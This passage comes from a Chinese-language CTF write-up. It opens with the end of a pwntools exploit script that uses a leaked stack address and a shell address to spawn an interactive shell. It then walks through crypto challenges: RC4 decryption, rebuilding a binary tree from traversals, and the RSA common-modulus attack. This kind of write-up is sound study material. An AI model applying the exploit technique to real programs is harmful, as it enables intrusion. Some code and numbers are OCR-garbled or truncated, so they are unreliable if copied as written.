p.recvuntil('content')
p.sendline(p64(leak_stack_addr+96))

p.recvuntil('paper\n')
p.sendline('1')
p.recvuntil('(0-9):')
p.sendline('2')
p.recvuntil('enter:')
p.sendline('32')
p.recvuntil('content')
p.sendline('a' * 32)

p.recvuntil('paper\n')
p.sendline('1')
p.recvuntil('(0-9):')
p.sendline('2')
p.recvuntil('enter:')
p.sendline('32')
p.recvuntil('content')
```

```
p.sendline('a' * 32)

p.recvuntil('paper\n')
p.sendline('1')
p.recvuntil('(0-9):')
p.sendline('2')
p.recvuntil('enter:')
p.sendline('32')
p.recvuntil('content')
p.sendline(p64(leak_stack_addr) + p64(shell_addr))

p.recvuntil('paper\n')
p.sendline('3')

p.interactive()
```

0x04 Crypto


EasyProgram

题目描述：

Eeemmm......this is an easy game. have fun~

解题步骤：

直接查看附件，获取伪代码




```
get buf unsign s[256]
get buf t[256]
we have key:whoami
we have flag:????????????????????????????????

for i:0 to 256
    set s[i]:i

for i:0 to 256
    set t[i]:key[(i)mod(key.lenth)]

for i:0 to 256
    set j:(j+s[i]+t[i])mod(256)
        swap:s[i],s[j]

for m:0 to 32
    set i:(i + 1)mod(256)
    set j:(j + S[i])mod(256)
    swap:s[i],s[j]
    set x:(s[i] + (s[j]mod(256))mod(256))
    set flag[m]:flag[m]^s[x]

fprint flagx to file
```

编写解密程序，或者识别出其实这是 rc4 代码

//代码不完全

```
void main()
{
    int i,j,t,m;
    char msg[256]={0};
    unsigned char S[256]={0};
    char *key = "whoami";
    unsigned int a;
    char T[256]={0};
    unsigned char swap;

    FILE *fp = fopen("file.txt","r");

    for(i=0;i<38;i++)
    {
        msg[i]=0;
        fscanf(fp, "%c",&msg[i]);
        }

for(a=0;a<256;a++)
                S[a]=a;
        for(i=0;i<256;i++)
                T[i]=key[i%6];
        for(i=0;i<256;i++)
                T[i]=key[i%6];
        j=0;
        for(i=0;i<256;i++)
        {
                j=(j+S[i]+T[i])%256;
                swap=S[i];
                S[i]=S[j];
                S[j]=swap;
        }

        i=0;
        j=0;
        for(m=0;m<38;m++)
        {
                i = (i + 1) % 256;
                j = (j + S[i]) % 256;
                swap=S[i];
                S[i]=S[j];
                S[j]=swap;
                t = (S[i] + (S[j] % 256)) % 256;
                msg[m]=msg[m]^S[t];

        }
        printf("%s",msg);
}
```

读取并解密 file 文件。获取 flag



LeftOrRight


题目描述：

Left?Middle?No，I want right！


解题步骤：

根据题目提示，猜测像是左子树右子树概念

打开图片二进制，看到前后有数据，提取出来，并还原图片（本图非原图，作者是用画图画了一棵二叉‘树’）




```
0x79
0x76
0x67
0x37
0x77
0x62
0x73
0x75
0x68
0x6b
0x6c
0x69
0x6a
0x7a
0x6e
0x6f
0x70  ?? JFIF            ? XExif  MM *
```




```
0x30
0x35
0x65
0x34
0x63
0x31
0x66
0x61
0x78
0x33
0x32
0x38
0x6d
0x64
0x79
0x76
```

猜测是二叉树结构，将上下两部分从 16 进制转成字母形式。根据题目提示为前序，中序




```
preo = 'f09e54c1bad2x38mvyg7wzlsuhkijnop
ino = '905e4c1fax328mdyvg7wbsuhklijznop'
```

通过前序中序，求后序，获取 flag



```
        根据前序和中序遍历结果重构这棵二叉树
        '''
    if(preo == '' or ino == ''):
        return None
    pos = ino.find(preo[0])
    if(pos < 0):
        return None
    return BTree(preo[0], buildBTreeFromPreIn(preo[1:p
return nd
ef buildBTreeFromInPost(ino, po):
```



```
Build from preorder & inorder
Preorder: f09e54c1bad2x38mvyg7wzlsuhkijnop
Inorder: 905e4c1fax328mdyvg7wbsuhklijznop
Postorder: 951c4e03xm82yw7gvdakhusjilponzbf
The BTree is (* means no such a node):
```


samemod

题目描述：

When people use same mod ,what's wrong?

解题步骤：

Same mod 即共模攻击。比较著名的就是 RSA 共模攻击。了解原理。



引子

假设有一家公司COMPANY，在员工通信系统中用RSA加密消息。COMPANY首先生成了两个大质数P,Q，取得PQ乘积N。并且以N为模数，生成多对不同的公钥及其相应的私钥。COMPANY将所有公钥公开。而不同的员工获得自己的私钥，比如，员工A获得了私钥d1.员工B获得了私钥d2.

```
现在，COMPANY将一条相同的消息，同时经过所有公钥加密，发送给所有员工。
```

此时，就可能出现共模攻击。


共模攻击

也称同模攻击，英文原名是 *Common Modulus Attack* 。

同模攻击利用的大前提就是，RSA体系在生成密钥的过程中使用了相同的模数n。

我们依然以上面的案例展开。

根据原理和附件，我们获取到了两个公钥，以及对应的密文。




```
{6266565720726907265997241358331585417095726146341989755538017122981360742813498
401533594757088796536341941659691259323065631249, 773}
{6266565720726907265997241358331585417095726146341989755538017122[illegible]3498
401533594757088796536341941659691259323065631249, 839}
message1=41851030918490935886085581838820371784714032050556[illegible]784[illegible]492796798
24007248387039520335593111456851225677551538356249895[illegible]5
message2=2092739493437135340175663679666442659432363816[illegible]743953012213677565912727
86835363952420996136828410919193620714574616131050[illegible]1811
```

将（N，e1），（N，e2）即两个公钥，msg1 和 msg2 带入公式，编写代码。

```
s = found(e1, e2)
a = s[1]
b = s[2]
if a < 0:
    a = - a
    msg1= foundmod(msg1, N)
elif b<0:
    b = - b
    msg2= foundmod(msg2, N)
m = (msg1**a)*(msg2**b)%N
print m
def found (a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = found (b%a, a)
        print g,y,d
        return (g, x-(b/a)* y, y)
def foundmod (a, m):
    g, x, y = found (a, m)
    if g != 1:
        raise Exception('error')
    else:
        return x % m
```

获取 flag 的 10 进制 ascii 码，转成字符串。



```
_______________________________________
6266565720726907265997241358331585417095726146341989755538017122981360742813498401533594757088796536341941659691259323065631249
1
------------------
1021089710312311910410111011910111610410511010710511610511511211111511510598108101125

1021089710312311910410111011910111610410511010710511610511511211111511510598108101125
```

[redacted]